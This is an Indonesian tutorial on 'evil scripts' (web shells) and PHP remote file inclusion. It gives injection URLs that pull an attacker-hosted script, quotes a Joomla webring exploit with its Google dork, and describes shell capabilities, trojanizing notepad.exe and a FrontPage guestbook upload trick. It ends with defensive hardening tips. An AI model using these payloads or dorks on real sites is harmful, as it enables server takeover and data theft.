Evil Script dan Penggunaanya

Farhan Perdana
kuroiunagi@gmail.com
http://aniplasma.co.nr

Kebanyakan dari orang memang berkata : "Tulisan ini dibuat dengan tujuan pembelajaran. Saya tidak bertanggung jawab terhadap penyalahgunaan tulisan saya. Semuanya adalah tanggung jawab anda..." dan sebagainya.
saya tidak berniat mengulang hal tersebut. Yang ingin saya tarik keluar adalah rasa malu JIKA ANDA HANYA BISA KOPI PASTE APA YANG SUDAH DISEBARKAN TANPA MENGETAHUI MENGAPA HAL TERSEBUT TERJADI.
Jika tulisan saya ini banyak salahnya, mohon maklum karena saya hanya orang bodoh yang seringkali merasa sok tau.

Walaahh.. kok jadi serius begini, saya jadi tidak biasa... Okeh, langsung saja kita mulai.

APA ITU EVIL SCRIPT?

Evil script adalah Sekrip Setan dalam bahasa indonesianya. Disebut juga dengan *file Inject*. Undergrouder Indonesia sendiri sering menyebutnya dengan *Injekan*. Beda dengan warga *Kampung Gajah* yang mengartikannya dengan arti sebenarnya (Di-injek-injek) Kenapa begitu? karena dengan sebuah sekrip dengan besar hanya dalam hitungan KB -bukan keluarga berencana- seseorang dapat mengambil alih sebuah situs, engine, forum, komputer, (bahkan dalam beberapa kasus yang sangat langka, pacar atau istri anda bisa diambil!!!:P) atau apapun namanya yang rentan terhadap sekrip setan tersebut.

RUPA-RUPA EVIL SCRIPT.

Evil script bisa berupa apa saja, baik shell, php, dan sebagainya, tetapi, seringkali untuk menggunakan evil script, seseorang tidak perlu menambahkan extensi file, atau dengan kata lain, di save dengan menggunakan 'save as->all files'
Suatu script dikatakan evil apabila telah memenuhi sifat-sifat yang dianggap (dikatakan) Setan, misalnya mampu mendapat akses, dan sebagainya. Bahkan sebuah html sederhana bisa dianggap evil script jika anda mampu menggunakannya untuk menipu teman anda.. :D

KENAPA BISA?

Evil script bisa digunakan, sebab didalam mesin atau engine, atau sebuah script yang mengatur sebuah sistem, terdapat pengkodean yang sedikit melenceng atau tidak aman. Biasa disebut bug. Jika seseorang mengetahui kode yang melenceng tersebut dan menyesuaikannya dengan Evil Scrpt, maka, BANG! Gotcha!, akses didapatkan.

BAGAIMANA MENDAPATKAN EVIL SCRIPT?

Bisa dengan cara membuat atau mencari. Untuk mencarinya, yang paling mudah adalah masuk ke channel irc dan langsung minta saja kepada orang yang anda anggap paling mengerti soal ini disana. Tempat yang paling cocok? Channel-channel pada server undernet. Anda juga bisa mendapatkannya (mungkin) dengan mengunjungi situs-situs yang ditulis oleh Kang Onno W. Purbo dalam 'Belajar Menjadi Hacker'.
Membuatnya? Untuk membuatnya perlu ilmu yang disebut coding dan anda harus menjadi coder, otomatis anda harus bisa menulis script dan mengerti tentang jaringan, dan dikarenakan beberapa alasan, dengan terpaksa saya katakan bahwa Saya Tidak Bisa Mengajarkan Anda membuat evil script.

KENAPA ANDA TIDAK MENGAJARKAN???

Baca judul diatas. Evil Script dan Penggunaanya. Bukan 'Bagaimana Membuat Evil Script'.-Haaa!! Anda baru saja terkena masalah serupa evil script karena terjebak dalam pernyataan saya barusan. Anda memiliki BUG yaitu : Tidak Teliti :P! -Selain itu, membahas bagaimana membuat sebuah Evil Script cukup panjang (Untuk menghindari yang anda pelajari bukanlah 'belajar bagaimana kopi paste evil script') sehingga mungkin diperlukan sebuah buku sendiri. Mungkin suatu saat bisa saya tuliskan, tetapi sekali lagi, perlu ditekankan, saya hanyalah orang bodoh yang sok tau.

OKELAH.. BAGAIMANA MENGGUNAKANNYA?

Menggunakan evil script yang paling mudah, adalah dengan *PHP Injection*, yaitu mengupload evil script tersebut ke sebuah server sehingga dia memiliki alamat misalkan http://server.com/evilscript. Nah, alamat evil script itulah yang biasa diinjeksikan kedalam url script sebuah situs, engine, dan sebagainya, yang memiliki kelemahan atau bug. inilah yang biasanya disebut dengan Exploit. Untuk lebih jelasnya begini. Dalam sebuah script pada sebuah situs terdapat satu perintah yang menggunakan perintah “ambil dari”. Nah, perintah ini seringkali digunakan untuk menyisipkan evil script karena tidak adanya batasan dari script tersebut, diambil darimanakah hal yang ingin diambil dari perintah “ambil dari”-nya, sehingga evil script dari server lain bisa masuk dan server/host dari situs tersebut menganggap bahwa evil script tersebut berada pada servernya sehingga perintah-perintahnya menjadi legal dan bisa dieksekusi. Perintah ambil dari ini menggunakan tanda “=” (sama dengan) misalnya :

```
Id=
component_dir=
mosConfig_absolute_path=
```

Yang biasanya merupakan perintah lanjut dari sebuah file php. Misalnya :

http://namaserver.com/index.php?***id=***1
atau
http://namaserver.com/subfolder/namaplugin/fileutamaplugin.php?***get=***3&item***id=2***

Dari mana url-url diatas didapatkan? Ada banyak cara, misalnya melalui browsing situs tersebut dan melihat linknya, menebak, atau mungkin dari GOOGLE. Untuk google nanti akan dibahas sendiri. Mengenai link, anda mungkin pernah mencoba, saat menggeser kursor anda ke sebuah link, di sudut kiri jendela browser anda terpampang alamat url, atau mungkin dengan cara klik kanan pada link, dan “copy url”. Untuk menebak biasanya dilakukan jika bug tersebut tidak berada pada halaman situs sehingga tidak bisa didapatkan melalui link, melainkan bug tersebut terdapat pada plugin (misalnya plugin CMS) atau halaman yang berhubungan dengan admin panel yang kebetulan terbuka.

Nah, penyerang yang melihat kemungkinan seperti ini, akan mencoba untuk menyerang dengan mengganti kata-kata setelah tanda “=” dengan sebuah evil script yang telah diupload terlebih dahulu ke sebuah server. Misalnya, baris diatas menjadi :

http://namaserver.com/index.php?***id=***http://www.filetempatevilscrip/evilscript.txt?

Pertanyaan. Apakah harus TXT? Tidak tergantung! Penjelasannya disederhanakan begini. Pada file index.php misalkan terdapat script berupa

include("{$_GET['id']}.asp")

Perintah tersebut berarti :

Hei browser! Saat seseorang mengklik link dengan parameter ID= , masukkan file dengan nama setelah "id=" yang berekstensi .asp!

Jadi pada server situs tersebut, terdapat file index.php, dan file-file dengan ekstensi .asp yang bernama sama dengan link pada situs tersebut. Ini sesuai dengan cara kerja index.php (atau php-php lain yang memiliki masalah sama)yaitu :

*saat seseorang mengklik sebuah url pada index.php, index.php akan Mengambil sebuah file yang sudah ditetapkan melalui script (**include("{$_GET['id']}.asp");**) dan urlnya (http://namaserver.com/index.php?**id=**1) kemudian menampilkannya pada halaman index.php dimana seseorang bisa saja memasukkan url (yang tentunya dari server Berbeda) pada perintah id= melalui urlnya, karena server tidak mendeifinisikan batas lokasi server dari mana saja file tersebut bisa diambil.*


Kembali ke masalah utama, jadi misalkan pada halaman index.php terdapat link yang mengarah pada alamat url :

http://namaserver.com/index.php?***id=***1
http://namaserver.com/index.php?***id=***2
http://namaserver.com/index.php?***id=***3

Maka pasti didalam server tersebut, ada file-file 1.asp, 2.asp, dan 3.asp.
Kembali kenapa harus TXT? Begini. Seharusnya memang penyerang menggunakan ekstensi .asp (misalnya : evilscript.asp?) sehingga seharusnya urlnya adalah :

http://namaserver.com/index.php?*id*=http://www.filetempatevilscrip/evilscript.asp

Tapi jika penyerang tidak mengetahui bahwa yang ditampilkan adalah file dengan ekstensi .asp, maka dengan adanya tanda tanya (?) maka penyerang tidak perlu menggunakan ekstensi .asp, tapi bisa TXT, dan tidak terbatas dengan TXT saja. Bisa juga wrt, blt, adi, dan lain-lain karena sudah ada tanda tanya. Bisa juga dengan nama file tanpa ekstensi dan diakhiri dengan tanda tanya (misalnya : evilscript?)
Sekarang anda tentunya sudah mengerti mengapa url
http://namaserver.com/index.php?***id=***http://www.filetempatevilscrip/evilscript.txt? Atau url
http://namaserver.com/index.php?***id=***http://www.filetempatevilscrip/evilscript? Digunakan.



Gambar : Tampilan komputer penyerang saat menginjeksi evil script

Dari Gambar diatas, bisa dilihat bahwa beberapa evil script memungkinkan penyerang mengakses sampai pada drive c, melihat semua isi, bahkan yang seperti R57 Shell memungkinkan penyerang membuka folder windows dan menimpa file yang sering dibuka tapi tidak berjalan dalam *daemon* misalnya notepad.exe (meskipun pada Gambar diatas safe mode dinyalakan sehingga upload tidak bisa dilakukan). Penyerang bisa saja mengganti notepad dengan notepad yang sudah diisi dengan keylogger dan saat admin membuka notepad, keylogger akan terinstall secara otomatis, membuka koneksi tertentu, memasukkan program aneh untuk mematikan firewall, mendapatkan account gratis, mencari password cpanel, melakukan deface, atau sekedar memasukkan botnet dan menggunakan komputer tersebut sebagai *zombie* untuk melancarkan serangan *DDos*. File-file penting pada server juga bisa didapatkan dengan mudah.

Menggunakannya? Macam-macam. Biasanya si empunya script nulis manualnya. Jika tidak bisa ditemukan, coba buka evil script tersebut dengan notepad. Jika diperthatikan biasanya ada ditulis. Untuk eksekusi perintah, biasanya tergantung Sistem Operasi dari server, dan tentu saja banyak yang menggunakan bahasa disk (DOS), misalnya mkdir, ls –la, dan lain-lain. Sekali lagi, jangan takut dan malas untuk membaca.

Hal-hal berupa bug semacam ini yang digunakan untuk melakukan php injection bisa didapatkan dengan mudah di http://www.milw0rm.com beserta cara memperbaikinya. Sebagai contoh, berikut adalah bug yang ditemukan oleh XORON (xoron@hotmail.com) dari Cyber Warrior Tim mengenai sebuah CMS yang banyak digunakan orang yaitu Joomla, dengan

kelemahan pada komponen webring yang memungkinkan seseorang melakukan penginjekan.

```
#####################################################
#                                                   #
#           C Y BE R - W A R R i O R     T I M      #
#                                                   #
#####################################################

Joomla Webring Component (component_dir) Remote File Inclusion Vulnerabilities
#####################################################
Author: xoron
#####################################################
Class : Remote
#####################################################
cont@ct: x0r0n[at]hotmail[dot]com
#####################################################
Code: in admin.webring.docs.php, line 12
require_once ($component_dir. "mungdocs.class.php");
#####################################################
Google dork: inurl:com_webring
#####################################################
Exploit:
http://www.site.com/[path]/administrator/components/com_webring/admin.webring.docs.php?
component_dir=http://evil_scripts?
#####################################################
Greetz: str0ke, Preddy, Ironfist, x-master, DJR, R3D4C!D
#####################################################
# milw0rm.com [2006-08-13]
```

KETERANGAN :
Author : Tentu saja nama penulisnya
Class : Keterangan mengenai apa yang bisa dilakukan dengan bug ini
Contatc : Alamat email xoron tentu saja
Code : informasi mengenai file php yang bermasalah dan dengan sedikit teliti, anda tentu bisa menemukan cara memperbaikinya :P
Google dork : Keyword pada google untuk mencari target secara acak
Exploit : Url yang bisa di injek
Greetz : Salam hangat dari penulis. Cari nama anda! :P

ADAKAH CARA LAIN UNTUK MENGGUNAKAN EVIL SCRIPT?

Oke, jika ada situs dimana penyerang capek bolak-balik kiri kanan atas bawah depan belakang seperti para pendekar hukum Indonesia mencari url lokasi yang bisa diinjek maupun, file yang bermasalah dan semuanya berakhir di jalan buntu, penyerang bisa saja memaksa server untuk meng-accept file dari luar. Misalnya melalui guestbook yang mengizinkan perintah html dimasukkan. Sedikit catatan, cara ini TIDAK PERNAH saya coba di internet. Saya hanya mencobanya melalui local host, jadi, kita masukkan saja syarat-syaratnya sesuai dengan keadaan local host waktu itu.

Syarat :
OS : WinXP SP1
Server : IIS dari CD WinXP SP2
Frontpage extension berjalan
Dibuat dengan Office XP
Safe Mode Off

Jadi begini. Saat seseorang membuat sebuah guestbook melalui Frontpage dan menyimpannya di localhost (inetpub/wwwroot), otomatis akan dibuat sebuah file bernama form_results.csv pada Inetpub/wwwroot/_private. Nah, file ini mengatur segala kegiatan frontpage termasuk guestbook, segala macam form, feedback, dan upload! Jadi yang perlu anda lakukan hanya memasukkan pada guestbook korban html dari upload form yang dibuat dengan frontpage, kemudian mengupload evil script. Setelah diupload, evil script tersebut digunakan untuk membersihkan jejak yang ada, termasuk menghapus entry upload pada guestbook yang sebelumnya digunakan untuk menghapus evil script.

BISAKAH SAYA KOPI PASTE KODE EVIL SCRIPT DI GUESTBOOK?

Silahkan anda coba sendiri :P

BAGAIMANA MENCEGAH EVIL SCRIPT?

Cara mencegahnya antara lain dengan :

1. Nyalakan safe mode dengan melakukan setting pada php.ini jika anda adalah admin server. Safe mode yang tidak dinyalakan membuat seseorang bisa melakukan upload pada server anda.
2. Matkan error log pada php sehingga penyerang tidak bisa melihat pesan kesalahan yang berisi bug yang bisa diinjek.
3. Matikan fungsi php pada php ini yang membuat seseorang bisa membuka melalui url (allow_url_fopen)
4. Jangan sok-sok-an membuat situs dengan PHP jika anda memang tidak bisa. Gunakan saja html.
5. Hati-hati dengan CMS, terutama plugin-plugin yang masih versi beta.
6. Sering-sering kunjungi situs keamanan. Siapa tahu situs anda masih ada bugnya.
7. Seperti antivirus, server anda perlu diupdate juga. Jika anda bukan admin server tapi sebatas pengguna, ancamlah admin server agar mengupdatenya.

Terimakasih telah membaca tulisan ini. Jika memang ada kesalahan, dan saya yakin itu banyak, harap maklum karena Mengenai kebodohan saya memang benar adanya, dan untuk itu saya harapkan pencerahan dari anda yang lebih mengerti. Mohon sudi kiranya menghubungi lewat email.

Biografi Penulis

Farhan Perdana. Drop out kelas 2 sma dan melanjutkan di sekolah terbuka. Belajar komputer secara otodidak.

Penulis dapat dihubungi melalui:
email : kuroiunagi@gmail.com
situs : http://aniplasma.co.nr